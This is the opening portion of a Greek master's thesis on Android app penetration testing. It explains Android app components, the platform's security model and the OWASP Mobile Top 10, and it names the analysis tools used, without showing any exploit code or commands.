Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων
Μεταπτυχιακό Πρόγραμμα Σπουδών
"Ασφάλεια Ψηφιακών Συστημάτων"

Δοκιμές Παρείσδυσης Android Εφαρμογών (Android App Penetration Test)

Μάριος-Θεόδωρος Καμπόλης
MTE1813

Μάριος-Θεόδωρος Καμπόλης

MTE 1813

Επιβλέπων Καθηγητής
Κωνσταντίνος Λαμπρινουδάκης

Απρίλιος 2020

Εξεταστική Επιτροπή

(Υπογραφή)	(Υπογραφή)	(Υπογραφή)
Ονοματεπώνυμο	Ονοματεπώνυμο	Ονοματεπώνυμο

Περίληψη

Στόχος της παρούσας διπλωματικής εργασίας είναι η παρουσίαση του τρόπου διεξαγωγής δοκιμών παρείσδυσης σε **Android** εφαρμογές(**Android App Penetration Test**) και των συχνότερων ευπαθειών και αδυναμιών που συναντώνται στις **Android** εφαρμογές. Για τη διεξαγωγή των δοκιμών και την εκτενή ανάλυση των ζητημάτων της εργασίας χρησιμοποιήθηκαν δύο εφαρμογές, οι οποίες περιείχαν επιτηδευμένα ευπάθειες.

Στο 1ο κεφάλαιο θα παρουσιαστούν τα συστατικά στοιχεία μίας εφαρμογής **Android** , όπως επίσης και το μοντέλο ασφάλειας των λειτουργικών συστημάτων **Android**. Επίσης γίνεται αναφορά στις δέκα πιο κοινές ευπάθειες εφαρμογών κινητών συσκευών από το πρότυπο **OWASP**. Στο 2ο κεφάλαιο θα παρουσιαστούν ο τρόπος διεξαγωγής δοκιμών παρείσδυσης και τα εργαλεία που χρησιμοποιήθηκαν. Πιο συγκεκριμένα ελέγχουμε την επιφάνεια επίθεσης **(attack surface**) και πραγματοποιούμε δοκιμές σε κάθε ένα δομικό στοιχείο μίας **Android** εφαρμογής. Στα σενάρια που εξετάστηκαν περιλαμβάνονται παραδείγματα επιθέσεων όπως: έγχυση **SQL** αιτημάτων(**SQL injections**), μετακίνηση καταλόγου (**Directory Traversal**) και ενδιάμεσου (**Man-In-The-Middle**).

Στο 3ο κεφάλαιο με βάση τις ευπάθειες που εκμεταλλευτήκαμε, παρουσιάζονται εκτενώς τρόποι πρόληψης προκειμένου μία εφαρμογή να υλοποιηθεί με όσο το δυνατό ασφαλή τρόπο και το πως μπορούν να αποφευχθούν κοινές επιθέσεις. Τέλος στο 4ο κεφάλαιο θα συζητηθούν τα συμπεράσματα μέσω των αποτελεσμάτων που προέκυψαν και το πως μπορούν στο μέλλον να γίνουν ακόμα πιο αποτελεσματικές οι δοκιμές παρείσδυσης **Android** εφαρμογών.

ΠΕΡΙΕΧΟΜΕΝΑ

1. ΕΙΣΑΓΩΓΗ

Η συνεχόμενη και ραγδαία εξέλιξη της τεχνολογίας έχει επιφέρει σημαντικές αλλαγές στον τρόπο ζωής μας. Πλέον όλοι μας όχι μόνο έχουμε πρόσβαση σε αφθονία πληροφοριών, αλλά μπορούμε επίσης να διεκπεραιώσουμε οποιαδήποτε υποχρέωση μας, από το να πληρώσουμε έναν λογαριασμό μέχρι και να παραγγείλουμε οποιοδήποτε αγαθό, από την άνεση της κινητής μας συσκευής. Για τις συγκεκριμένες ανέσεις που μας προσφέρονται, είναι απαραίτητη η δημιουργία αντίστοιχων εφαρμογών. Μεγάλο ζήτημα ωστόσο είναι ότι πολλές εφαρμογές μπορεί να μην έχουν υλοποιηθεί σωστά από άποψη ασφάλειας με αποτέλεσμα οι χρήστες να είναι ανά πάσα στιγμή ευάλωτοι σε πολλούς κινδύνους.

Η παρούσα διπλωματική εργασία πραγματεύεται την ασφάλεια εφαρμογών **Android** και πιο συγκεκριμένα τη διαδικασία δοκιμών παρείσδυσης τους, ώστε να ελεγχτούν πιθανά κενά στην υλοποίησή τους από τη σκοπιά της ασφάλειας. Στη διαδικασία δοκιμών παρείσδυσης τόσο για τις δικτυακές εφαρμογές όσο και για τις εφαρμογές κινητών συσκευών σημαντικό ρόλο έχει παίξει το πρότυπο **OWASP**, το οποίος διανέμει ελευθέρα πρότυπα προστασίας, όπως επίσης παρουσιάζει υπό την ομπρέλα του εξειδικευμένα εργαλεία τρίτων που προσφέρουν στον όσο το δυνατό καλύτερο έλεγχο εφαρμογών.

Για την καλύτερη κατανόηση του αναγνώστη σχετικά με τη διαδικασία των δοκιμών παρείσδυσης θεωρείται σημαντικό να παρουσιαστούν συνοπτικά τα συστατικά στοιχεία που περιέχονται σε μία εφαρμογή **Android** και το μοντέλο ασφάλειας που ακολουθείται για τις εφαρμογές αυτές. Τέλος θα παρουσιαστούν οι κυριότερες δέκα ευπάθειες που συναντιούνται στις εφαρμογές κινητών συσκευών σύμφωνα με το πρότυπο **OWASP**.

1.1 Χρήσιμα αρχεία και συστατικά στοιχεία των Android εφαρμογών

Εξαρχής μία εφαρμογή μεταφέρεται στη συσκευή ενός χρήστη ως ένα αρχείο συμπίεσης με κατάληξη **.apk**. Το συγκεκριμένο αρχείο πέραν της εφαρμογής περιέχει τους παρακάτω καταλόγους και αρχεία:

- **META-INF:** Περιέχει το αρχείο **manifest**, το πιστοποιητικό του δημιουργού της εφαρμογής μαζί με την υπογραφή του και μία λίστα διάφορων πόρων που χρησιμοποιούνται στην εφαρμογή.
- **lib/:** Περιέχει συγκεκριμένες βιβλιοθήκες οι οποίες είναι συμβατές με συγκεκριμένες αρχιτεκτονικές κινητών συσκευών όπως είναι οι **ARM, Intel**.

- **res/:** Περιέχει τους πόρους που χρησιμοποιούνται όπως φωτογραφίες, οι οποίοι δεν καταρτίστηκαν στο αρχείο **resources.arsc**.
- **assets/:** Περιέχει τα αρχεία ακατέργαστων πόρων που συνοδεύουν την εφαρμογή
- **AndroidManifest.xml:** Εδώ περιγράφονται το όνομα, η έκδοση και τα περιεχόμενα της εφαρμογής. Ειδική μνεία για το συγκεκριμένο αρχείο θα γίνει στη συνέχεια στο κομμάτι του μοντέλου ασφάλειας των εφαρμογών **Android**.
- **classes.dex:** Είναι το εκτελέσιμο αρχείο που περιέχει τον **Dalvik** κώδικα της εφαρμογής.
- **resources.arsc:** Περιέχει τους καταρτισμένους πόρους που χρησιμοποιούνται από την εφαρμογή.

Μία τυπική εφαρμογή **Android** προσφέρει απεριόριστες δυνατότητες πλέον στους χρήστες. Οι χρήστες μέσω των εφαρμογών μπορούν να επικοινωνούν με πληθώρα επιλογών, να ανταλλάσσουν φωτογραφίες και βίντεο, να ταχυδρομούν ηλεκτρονικά μηνύματα κ.α. Οι χρήστες παρ' αυτά βλέπουν την "κορυφή του παγόβουνου" μίας τέτοιας εφαρμογής καθώς εναλλάσσονται μπροστά τους διαφορετικές οθόνες ανάλογα το σκοπό που θέλουν να εξυπηρετήσουν μέσω μιας τέτοιας εφαρμογής. Με λίγα λόγια μία εφαρμογή **Android** δεν περιέχει μόνο αυτές τις λειτουργίες που αλληλοεπιδρούν οι χρήστες. Μία εφαρμογή **Android** συνήθως περιέχει πέντε βασικά δομικά συστατικά τα οποία είναι:

- Τα αντικείμενα ενεργειών **Intents**
- Οι δραστηριότητες (**Activities**)
- Οι υπηρεσίες (**Services**)
- Οι παραλήπτες μετάδοσης (**Broadcast receivers**)
- Οι πάροχοι περιεχομένου (**Content Providers**)

Παρ' όλα αυτά αξίζει να αναφέρουμε ότι μία εφαρμογή δεν είναι απαραίτητο να χρησιμοποιήσει όλα τα παραπάνω συστατικά στοιχεία, προκειμένου να είναι λειτουργική. Το μόνο δομικό στοιχείο που απαιτείται μία εφαρμογή να έχει είναι τουλάχιστον μία δραστηριότητα η οποία θα παίξει τον ρόλο του εκκινητή (**Launcher**).

Για να γίνει κατανοητή η μεθοδολογία των δοκιμών παρείσδυσης παρακάτω σε αυτό το σημείο θεωρείται κρίσιμο να παρουσιαστούν οι σημαντικότερες ιδιότητες και λειτουργίες καθενός

στοιχείου ξεχωριστά, προκειμένου να κατανοήσει ο αναγνώστης τόσο τον τρόπο που μία εφαρμογή λειτουργεί όσο και τα διανύσματα επιθέσεων που μπορεί να προκύψουν και να τα εκμεταλλευτεί ένας κακόβουλος και να βλάψει ανυποψίαστους χρήστες.

1.1.1 Αντικείμενα ενεργειών Intents

Θα ξεκινήσουμε την καταγραφή των δομικών στοιχείων των εφαρμογών **Android**, από τα αντικείμενα ενεργειών **Intents**. Τα αντικείμενα αυτά είναι το βασικό μέρος της διαδιεργασιακής επικοινωνίας στα λειτουργικά **Android**, οπότε δεν γίνεται να μην χρησιμοποιηθούν και από τις εφαρμογές. Στην ουσία τα αντικείμενα ενεργειών ορίζουν μία εργασία που θα εκτελεστεί. Τα **Intents** περιέχουν δεδομένα και σχετικές πληροφορίες που αφορούν ενέργειες προς εκτέλεση και στέλνονται σε εξαγώγιμα συστατικά στοιχεία εφαρμογών είτε για να τα εκκινήσουν είτε για να αλληλοεπιδράσουν μαζί τους.
Τα αντικείμενα ενεργειών **Intents** διακρίνονται σε δύο κατηγορίες:

- Αντικείμενα απεριόριστων ενεργειών **Intents** (**Implicit Intents**)
- Αντικείμενα ρητών ενεργειών **Intents** (**Explicit Intents**)

Τα αντικείμενα απεριόριστων ενεργειών **Intents** απευθύνονται σε όλα τα δομικά στοιχεία όλων των εφαρμογών που βρίσκονται στη συσκευή. Δηλαδή δεν ορίζονται τα συστατικά στοιχεία που απευθύνονται. Το σύστημα της συσκευής αναλαμβάνει την ευθύνη να επιλέξει τα διαθέσιμα συστατικά στοιχεία εφαρμογών και να αποστείλει τα συγκεκριμένα αντικείμενα.
Αντιθέτως, τα αντικείμενα ρητών ενεργειών **Intents** ορίζουν εξ αρχής σε ποια δομικά στοιχεία θα απευθυνθούν. Συνήθως θα σταλούν σε δομικά στοιχεία της εφαρμογής που στέλνει τα συγκεκριμένα αντικείμενα, καθώς σπανία γνωρίζουν οι άλλες εφαρμογές τα ονόματα των δομικών στοιχείων κάποιας άλλης.
Κατά τη διαδικασία παρείσδυσης θα δούμε τι προβλήματα μπορούν να προκύψουν στην ασφαλή λειτουργία των εφαρμογών στην περίπτωση που δεν έχουν οριστεί σωστά τα αντικείμενα ενεργειών **Intents.**

1.1.2 Δραστηριότητες (Activities)

Οι δραστηριότητες μίας εφαρμογής είναι οι διαφορετικές οθόνες που εμφανίζονται στο χρήστη της εφαρμογής. Πρόκειται ουσιαστικά για το γραφικό περιβάλλον της εφαρμογής. Ένας χρήστης

μπορεί να πηγαινοέρχεται από δραστηριότητα σε δραστηριότητα χωρίς να είναι απαραίτητο να υπάρχει κάποια σειρά προτεραιότητας. Άξιο αναφοράς είναι ότι δίνεται η δυνατότητα, δραστηριότητες μίας εφαρμογής να καλεστούν από δραστηριότητες άλλων εφαρμογών. Όπως θα δούμε στο **κεφάλαιο 2** κατά τη διάρκεια των παρεισδύσεων η συγκεκριμένη ιδιότητα μπορεί να θέσει σε κίνδυνο ευαίσθητα δεδομένα του χρήστη της εφαρμογής, αν ο προγραμματιστής της εφαρμογής δεν έχει λάβει υπόψιν κάποια μέτρα ασφάλειας κατά την ανάπτυξή της.

1.1.3 Υπηρεσίες (Services)

Μία υπηρεσία μιας εφαρμογής είναι μία διεργασία που τρέχει στο παρασκήνιο χωρίς ο χρήστης να το αντιλαμβάνεται. Ένα τέτοιο παράδειγμα είναι η υπηρεσία που αφορά τις διάφορες καταστάσεις της σύνδεσης Wi-Fi της συσκευής. Οι υπηρεσίες χρησιμοποιούν την διαδιεργασιακή επικοινωνία (**Inter Process Communication-IPC**) στέλνοντας και λαμβάνοντας αντικείμενα ενεργειών **Intent**.

Οι υπηρεσίες μίας εφαρμογής χωρίζονται σε δύο κατηγορίες. Η πρώτης κατηγορία είναι οι μη-δεσμευμένες υπηρεσίες (**Unbound Services**). Οι συγκεκριμένες υπηρεσίες έχουν το χαρακτηριστικό ότι θα συνεχίσουν να λειτουργούν ακόμα και σε περίπτωση που τα συστατικά στοιχεία που τις κάλεσαν πάψουν να λειτουργούν. Μία τέτοια υπηρεσία είναι η **BluetoothOppService** που χρησιμοποιείται στη λειτουργία **Bluetooth**. Αν ο χρήστης διακόψει τη λειτουργία του, θα είναι ακόμα διαθέσιμη η συγκεκριμένη υπηρεσία και θα συνεχίσει να αναγνωρίζει άλλες συσκευές με ενεργό **Bluetooth** χωρίς να το αντιλαμβάνεται ο χρήστης.
Η άλλη κατηγορία υπηρεσιών είναι οι δεσμευμένες υπηρεσίες (**Bound Services**). Άξιο αναφοράς είναι ότι ένα συστατικό στοιχείο μιας εφαρμογής μπορεί να "δεθεί" με μία υπηρεσία και να αλληλοεπιδρά μαζί της στο παρασκήνιο. Έτσι μία δεσμευμένη υπηρεσία μπορεί να χρησιμοποιηθεί ως μηχανισμός πελάτη- εξυπηρετητή, από τη στιγμή που τα υπόλοιπα συστατικά στοιχεία μπορούν να αλληλοεπιδρούν μαζί της. Ωστόσο σε αντίθεση με την κατηγορία των μη-δεσμευμένων υπηρεσιών, η συγκεκριμένη υπηρεσία θα είναι ενεργή για όσο διάστημα είναι ενεργό και το συστατικό στοιχείο που έχει "δεθεί" μαζί της.
Όπως θα δούμε στις δοκιμές παρείσδυσης, οι υπηρεσίες μπορούν αποτελέσουν κρίσιμο συστατικό στοιχείο για έναν επιτιθέμενο καθώς εκμεταλλεύοντάς τις μπορεί να πάρει χρήσιμες πληροφορίες για την κατάσταση της συσκευής του χρήστη που μπορεί να τις χρησιμοποιήσει προκειμένου να προχωρήσει στα επόμενα βήματα τις επίθεσής του.

1.1.4 Παραλήπτες Μετάδοσης (Broadcast Receivers)

Οι παραλήπτες μετάδοσης διαχειρίζονται αντικείμενα **Intents**. Ουσιαστικά χρησιμοποιούνται σαν μέσα επικοινωνίας μεταξύ των εφαρμογών και των στοιχείων του συστήματος της συσκευής του χρήστη. Μέχρι να λάβει κάποιο **Intent,** ένας παραλήπτης μετάδοσης είναι ανενεργός. Όταν όμως λάβει κάποιο **Intent** που προορίζεται γι' αυτόν, τότε ενεργοποιείται και εκτελεί την ενέργεια που ορίζει το ληφθέν **Intent**. Αξίζει να αναφερθεί ότι μία εφαρμογή μπορεί να μεταδίδει **Intents** είτε στον εαυτό της είτε και σε άλλες εφαρμογές. Σε περίπτωση που δεν έχει αναπτυχθεί μία εφαρμογή με ασφάλεια και **Intents** που φέρουν ευαίσθητες ενέργειες προς εκτέλεση, είναι πολύ πιθανό να τα εκμεταλλευτεί κάποια κακόβουλη εφαρμογή, δημιουργώντας αντίστοιχα συστατικά στοιχεία που να παραμονεύουν τη λήψη τέτοιων αντικειμένων

1.1.5 Πάροχοι περιεχομένου (Content Providers)

Πλέον με τον τρόπο που έχουν εξελιχθεί οι ανάγκες των χρηστών κινητών συσκευών, το πιο ζωτικό κομμάτι μίας εφαρμογής είναι οι πάροχοι περιεχομένου. Αυτό προκύπτει, διότι οι εφαρμογές έχουν φτάσει στο σημείο να διαχειρίζονται διάφορα δεδομένα των χρηστών αλλά και να τα μοιράζονται μεταξύ τους. Για να επιτευχθεί αυτό θα πρέπει να γίνει χρήση παρόχων περιεχομένου. Πρόκειται ουσιαστικά για διεπαφές που χρησιμοποιούν οι εφαρμογές προκειμένου είτε να διαχειριστούν δεδομένα που τους δίνουν οι χρήστες είτε να ανταλλάσσουν δεδομένα και με άλλες εφαρμογές.
Όπως γίνεται αντιληπτό, ένας κακόβουλος είναι λογικό να θελήσει να επιτεθεί στους παρόχους περιεχομένου μίας εφαρμογής. Όπως θα δούμε και στις δοκιμές παρείσδυσης υπάρχουν πολλές δυνατότητες κατά την εκμετάλλευση αδυναμιών στους παρόχους περιεχομένου.

1.2 Μοντέλο ασφαλείας Android

Ως παράγωγο λειτουργικό **Linux,** τα **Android** λειτουργικά συστήματα δεν θα γινόταν να μην εκμεταλλευτούν και το μοντέλο ασφαλείας που προσφέρει. Στην παρούσα ενότητα θα αναφέρουμε τα πιο σημαντικά στοιχεία του μοντέλου ασφαλείας των **Android** εφαρμογών που έχουν αντίκτυπο στην ομαλή και ασφαλή λειτουργία όλων των εφαρμογών.

1.2.1 Αμμοδοχειοποίηση Εφαρμογών (Application Sandboxing)

Στα **Linux** συστήματα ένας χρήστης δεν μπορεί να προσπελάσει αρχεία άλλων χρηστών, εκτός και αν του έχουν δοθεί τα αντίστοιχα δικαιώματα. Κάθε διεργασία ξεκινά με την ταυτότητα του χρήστη

που την εκκίνησε (**UID,GID**). Καθότι το **Android** δημιουργήθηκε για προσωπικά κινητά τηλέφωνα και δεν υπάρχει ανάγκη να δηλωθούν πάνω από ένας χρήστες, τα **UID** και **GID** χρησιμοποιούνται για να διαχωρίζονται οι εφαρμογές που υπάρχουν. Αυτή η διαφορά αποτελεί τον θεμέλιο λίθο της αμμοδοχειοποίησης εφαρμογών.

Το **Android** αναθέτει σε κάθε εφαρμογή ένα μοναδικό **UID** κατά την εγκατάστασή της και την εκκινεί με το συγκεκριμένο αναγνωριστικό. Επίσης σε κάθε εφαρμογή δίνεται συγκεκριμένος κατάλογος για τα δεδομένα της εντός της συσκευής, ο οποίος έχει μόνο δικαιώματα ανάγνωσης και εγγραφής. Με αυτό τον τρόπο οι εφαρμογές είναι απομονωμένες η μία από την άλλη τόσο σε επίπεδο διεργασίας όσο και σε επίπεδο φακέλων. Αυτή η διαδικασία δημιουργεί ένα αμμοδοχείο εφαρμογών σε επίπεδο πυρήνα και εφαρμόζεται σε όλες τις εφαρμογές που είτε προϋπάρχουν είτε εγκαθίστανται σε μεταγενέστερο χρόνο στη συσκευή.

1.2.2 Άδειες εφαρμογών (Permissions)

Όπως θα δούμε κατά την διαδικασία δοκιμών παρείσδυσης, οι άδειες που αναθέτονται στις εφαρμογές παίζουν σπουδαίο ρόλο στην ασφαλή λειτουργία των εφαρμογών. Για το λόγο ότι οι εφαρμογές είναι σε αμμοδοχεία, μπορούν να προσπελάσουν μόνο τα δικά τους αρχεία ή τα αρχεία που είναι διαθέσιμα προς ανάγνωση (**world readable**). Επειδή αυτή η συνθήκη περιορίζει το εύρος λειτουργίας των εφαρμογών, το **Android** μπορεί να αναθέσει επιπλέον δικαιώματα προσπέλασης στις εφαρμογές για μεγαλύτερη ποικιλία δυνατοτήτων κατά τη λειτουργία τους.

Αυτά τα επιπλέον δικαιώματα που μπορούν να δοθούν, ονομάζονται άδειες και δηλώνονται στο αρχείο ***AndroidManifest.xml.*** Κατά την εγκατάσταση μίας εφαρμογής, το **Android** ελέγχει τη λίστα αδειών που φέρει η εφαρμογή και ανάλογα επιλέγει για το αν εν τέλη μία άδεια θα δοθεί η όχι. Από τη στιγμή που θα δοθεί μία άδεια σε μία εφαρμογή, τότε αυτή δεν μπορεί να ανακαλεστεί. Σε μερικές περιπτώσεις και ανάλογα την έκδοση **Android** απαιτείται και η συγκατάθεση του χρήστη σε αυτή τη λίστα αδειών, προκειμένου να εγκατασταθεί μία εφαρμογή.

1.2.3 Διαδιεργασιακή Επικοινωνία (Inter-Process Communication-IPC)

Για την διαδιεργασιακή επικοινωνία το **Android** χρησιμοποιεί έναν συνδυασμό ενός προγράμματος οδήγησης πυρήνα (**kernel driver**) και διάφορων βιβλιοθηκών στο χώρο του χρήστη. Κύριο δομικό στοιχείο των διαδιεργασιακών επικοινωνιών είναι ο δέτης (**Binder**), ο οποίος διασφαλίζει ότι τα **UID, PID** των καλούντων εφαρμογών να μην αλλοιωθούν όπως επίσης

και οι διάφορες υπηρεσίες του συστήματος να βασίζονται στα **UID, PID** που δίνει ο δέτης, προκειμένου να υπάρχει ένας δυναμικός έλεγχος πρόσβασης σε ευαίσθητες διεπαφές προγραμματισμού εφαρμογών (**API**) που μπορεί να εκτίθενται μέσω της διαδιεργασιακής επικοινωνίας.

Για τις μεθόδους και συναρτήσεις μίας υπηρεσίας που εκτίθενται μέσω διαδιεργασιακής επικοινωνίας μπορούν να επιβληθούν πιο αυστηρές άδειες αυτόματα από το σύστημα, προσδιορίζοντας ‘τες κατά την δήλωση της υπηρεσίας.

1.2.4 Υπογραφή κώδικα και κλειδιά πλατφόρμας

Όλες οι εφαρμογές **Android** θα πρέπει να φέρουν την υπογραφή του προγραμματιστών που τις δημιούργησαν συμπεριλαμβανομένων και των προ-εγκατεστημένων εφαρμογών της συσκευής. Η λογική γι’ αυτή την πολιτική είναι ότι σε περίπτωση που μία εφαρμογή πρέπει να ενημερωθεί, θα πρέπει να διασφαλιστεί ότι οι ενημερώσεις που θα λάβει θα προέρχονται από τον δημιουργό της και μόνο.

Οι εφαρμογές του συστήματος υπογράφονται από ένα σύνολο κλειδιών πλατφόρμας. Αυτά τα κλειδιά, όταν είναι κοινά, επιτρέπουν σε διαφορετικά στοιχεία του συστήματος είναι να μοιράζονται κοινούς πόρους και να «τρέχουν» στις ίδιες διεργασίες.

1.2.5 Linux Ενισχυμένης Ασφάλειας (Security Enhanced Linux-SELinux)

Το **SELinux** χρησιμοποιείται, ώστε οι δαίμονες του κέντρου συστήματος (**deamons**) και οι εφαρμογές να απομονωθούν σε διαφορετικούς τομείς ασφάλειας και να ορίσει διαφορετικές πολιτικές πρόσβασης σε αυτούς τους τομείς. Το **SELinux** στο **Android** έχει αναπτυχθεί με την επιλογή επιβολής ενεργή, αλλά οι πολιτικές επιβολής αφορούν μόνο τους δαίμονες. Πιθανές παραβιάσεις των πολιτικών αυτών θα οδηγήσουν σε σφάλματα κατά την εκτέλεση (**runtime errors**). Οι εφαρμογές εκτελούνται με την επιλογή αδειοδότησης ενεργή και πιθανές παραβιάσεις απλά θα καταγραφούν χωρίς όμως να οδηγήσουν σε σφάλματα κατά την εκτέλεση.

1.3 Οι δέκα κυριότερες ευπάθειες εφαρμογών κινητών συσκευών σύμφωνα με το πρότυπο OWASP (OWASP top 10 mobile application vulnerabilities)

Το πρότυπο **OWASP (Open Web Application Security Project)** έχει δημιουργηθεί, προκειμένου να ενισχύσει την ασφάλεια δικτυακών και κινητών εφαρμογών. Το συγκεκριμένο πρότυπο για να το επιτύχει αυτό έχει δημιουργήσει κοινότητα από επαγγελματίες που συνεισφέρουν γνώση και τεχνογνωσία πάνω στην ασφάλεια των εφαρμογών, όπως επίσης διοργανώνει ανά τον κόσμο διάφορα συνέδρια σχετικά με αυτή. Επιπλέον προσφέρει μεθοδολογίες, οι οποίες συνοδεύονται με προτάσεις πολλών εργαλείων ανοικτού λογισμικού, που βοηθούν τους επαγγελματίες να ελέγξουν και να ενισχύσουν την ασφάλεια των εφαρμογών.

Όσων αφορά τις εφαρμογές κινητών συσκευών και την ασφάλεια τους, το συγκεκριμένο πρότυπο το 2016 είχε δημοσιεύσει μία λίστα με τις πιο κοινές ευπάθειες που παρατηρούνται σε αυτές τις εφαρμογές (https://owasp.org/www-project-mobile-top-10/). Στα πλαίσια της συγκεκριμένης εργασίας θα παρουσιαστεί το μεγαλύτερο μέρος των ευπαθειών αυτών, όπως επίσης και τα εργαλεία που βοηθούν στον εντοπισμό τους. Οι δέκα πιο κοινές ευπάθειες που παρατηρούνται στις εφαρμογές κινητών συσκευών είναι οι παρακάτω:

1. **Ακατάλληλη χρήση πλατφόρμας:** Η συγκεκριμένη κατηγορία ευπάθειας καλύπτει κακή χρήση κάποιου χαρακτηριστικού ή σφάλματος των ελέγχων ασφαλείας της πλατφόρμας. Συμπεριλαμβάνονται σε αυτά τα αντικείμενα ενεργειών **Intents**, οι άδειες τις πλατφόρμας και οποιονδήποτε άλλο έλεγχο ασφάλειας του λειτουργικού συστήματος.

2. **Ανασφαλής αποθήκευση δεδομένων:** Στην ανασφαλή αποθήκευση δεδομένων εντάσσεται ο τρόπος αποθήκευσης των δεδομένων των εφαρμογών και ελέγχεται κατά πόσο ένας κακόβουλος μπορεί είτε έχοντας τη φυσική συσκευή είτε χρησιμοποιώντας μία κακόβουλη εφαρμογή εντός της, να μπορέσει να προσπελάσει και να διαβάσει τα δεδομένα της εφαρμογής.

3. **Ανασφαλής (δικτυακή) επικοινωνία:** Στη συγκεκριμένη κατηγορία ευπάθειας, γίνεται έλεγχος στην επικοινωνία του πελάτη-εξυπηρετητή στο στρώμα του διαδικτύου. Πιο συγκεκριμένα ένας δοκιμαστής παρείσδυσης θα εξετάσει αν χρησιμοποιούνται τα κατάλληλα πρωτόκολλα ασφαλείας που αφορούν τη δικτυακή σύνδεση στη μεταφορά ευαίσθητων δεδομένων.

4. **Ανασφαλής αυθεντικοποίηση:** Γι' αυτή την κατηγορία ευπάθειας, ο δοκιμαστής παρείσδυσης μελετά το σχήμα αυθεντικοποίησης της εφαρμογής και ελέγχει το κατά πόσο είναι ασφαλές.

5. **Ανεπαρκής κρυπτογράφηση:** Εδώ μελετάται αν γίνεται χρήση ισχυρών αλγορίθμων κρυπτογράφησης εντός της συσκευής για την αποθήκευση ευαίσθητων δεδομένων μίας εφαρμογής.

6. **Ανασφαλής εξουσιοδότηση:** Σε αυτή την κατηγορία ευπάθειας, ο δοκιμαστής παρείσδυσης ελέγχει το κατά πόσο το σχήμα εξουσιοδότησης μίας εφαρμογής είναι ασφαλές. Η διαφορά με αυτό της αυθεντικοποίησης έγκειται ότι στη συγκεκριμένη κατηγορία ελέγχεται το αν μπορεί κάποιος κακόβουλος να αποκτήσει πρόσβαση σε μέρος της εφαρμογής που δεν έχει εξουσιοδότηση, αφού έχει συνδεθεί σε αυτή ως απλός χρήστης.

7. **Κακή ποιότητα κώδικα της εφαρμογής πελάτη (client):** Στη συγκεκριμένη κατηγορία ευπάθειας, γίνεται αξιολόγηση της ποιότητας του κώδικα της εφαρμογής και ελέγχεται το κατά πόσο είναι εφικτό ένας κακόβουλος να αξιοποιήσει πιθανά κενά ασφαλείας λόγω της κακής ανάπτυξης του κώδικά της.

8. **Παραποίηση κώδικα:** Σε αυτή την κατηγορία ευπάθειας, μελετώνται όλες οι πιθανές τροποποιήσεις του κώδικα της εφαρμογής. Αξιολογείται ουσιαστικά το αν μπορεί ένας κακόβουλος να αναπτύξει ένα πιστό αντίγραφο της εφαρμογής με κακόβουλα χαρακτηριστικά. Αξίζει να σημειωθεί ότι πρακτικά όλες οι εφαρμογές είναι ευάλωτες στη συγκεκριμένη κατηγορία ευπάθειας.

9. **Αντίστροφη μηχανική:** Στην κατηγορία ευπάθειας αντίστροφης μηχανικής, αξιολογείται το κατά πόσο είναι εύκολο για έναν κακόβουλο να αναγνώσει τον πηγαίο κώδικα της εφαρμογής με ευκολία και να καταλάβει τον τρόπο που λειτουργεί με πιθανό το ενδεχόμενο να βρει κάποια ευπάθεια.

10. **Εξωγενής λειτουργικότητα:** Για τη συγκεκριμένη κατηγορία ευπάθειας γίνεται έλεγχος στα αρχεία καταγραφής, διαμόρφωσης και στον κώδικα της εφαρμογής για πιθανές αλλαγές ή μέσα δοκιμών που πιθανώς να έχουν αφήσει οι προγραμματιστές μιας εφαρμογής και μπορούν να οδηγήσουν σε εκμετάλλευσή της εφαρμογής από έναν κακόβουλο.

2. ΔΙΕΞΑΓΩΓΗ ΕΛΕΓΧΟΥ ΠΑΡΕΙΣΔΥΣΗΣ ΣΕ ANDROID ΕΦΑΡΜΟΓΕΣ

Αφού είδαμε και αναλύσαμε τα συστατικά στοιχεία των **Android** εφαρμογών αλλά και το μοντέλο ασφάλειας που ακολουθούν τα **Android** λειτουργικά συστήματα, στο παρών κεφάλαιο θα δούμε παραδείγματα του πώς μπορεί ένας δοκιμαστής παρείσδυσης να αναλύσει μία **Android** εφαρμογή, να δει το κατά πόσο είναι υλοποιημένη με ασφαλή τρόπο, όπως επίσης και να την ελέγξει για κοινές ευπάθειες. Στόχος του παρόντος κεφαλαίου είναι να αναδείξει μία προσέγγιση στο πώς να πραγματοποιούνται οι δοκιμές παρείσδυσης σε **Android** εφαρμογές και σε ποια σημεία ένας δοκιμαστής παρείσδυσης να δώσει έμφαση κατά τη διάρκεια των δοκιμών του.

Στη συγκεκριμένη εργασία δοκιμάστηκαν δύο διαφορετικά περιβάλλοντα για την πραγματοποίηση των ελέγχων παρείσδυσης. Το πρώτο περιβάλλον που χρησιμοποιήθηκε είναι αυτό του **Santoku**(https://santoku-linux.com/) το οποίο είναι μία σουίτα αναπτυγμένη σε **Linux** περιβάλλον και περιέχει εργαλεία που βοηθούν στην ανάλυση ψηφιακών πειστηρίων κινητών συσκευών(**Mobile Forensics**), στην αντίστροφη μηχανική εφαρμογών(**Reverse Engineering**) και στον έλεγχο παρείσδυσης εφαρμογών (**App Penetration Test**). Από τη συγκεκριμένη σουίτα χρησιμοποιήσαμε το εργαλείο **drozer**(https://labs.f-secure.com/tools/drozer/) για τη δυναμική ανάλυση των εφαρμογών, όπως επίσης και το **SDK Manager** του **Android Studio** (https://developer.android.com/studio) που υπάρχει ήδη προεγκατεστημένο στο περιβάλλον του **Santoku**.

Χρησιμοποιήθηκε επίσης περιβάλλον **Linux Ubuntu 19.04** προκειμένου να εγκατασταθεί σε αυτό το εργαλείο **MobSF**(https://github.com/MobSF/Mobile-Security-Framework-MobSF), το οποίο είναι ένα εργαλείο αυτοματοποιημένης ανάλυσης εφαρμογών κινητών συσκευών. Το συγκεκριμένο εργαλείο θεωρήθηκε σκόπιμο να χρησιμοποιηθεί καθώς μπορούμε να αναλύσουμε τα διαφορετικά συστατικά στοιχεία των εφαρμογών και να αναλύσουμε των κώδικά τους πιο συγκεντρωτικά και αποτελεσματικά. Στη διαθέσιμη βιβλιογραφία, για τον ίδιο σκοπό χρησιμοποιούνται 3 διαφορετικά εργαλεία: το **APK tool** (https://ibotpeaches.github.io/Apktool/) που χρησιμοποιείται για την αντίστροφη μηχανική εφαρμογών **Android**, το **dex2jar**(https://github.com/pxb1988/dex2jar) με το οποίο μετατρέπουμε ένα εκτελέσιμο **Dalvik** σε αρχείο **.class** και τέλος με το **JD-GUI**(http://java-decompiler.github.io/) μπορούμε να ανοίξουμε τα αρχεία **.class** και να κάνουμε ανάλυση του κώδικα. Τα παραπάνω τρία εργαλεία χρησιμοποιούνται αυτόματα από το **MobSF**, 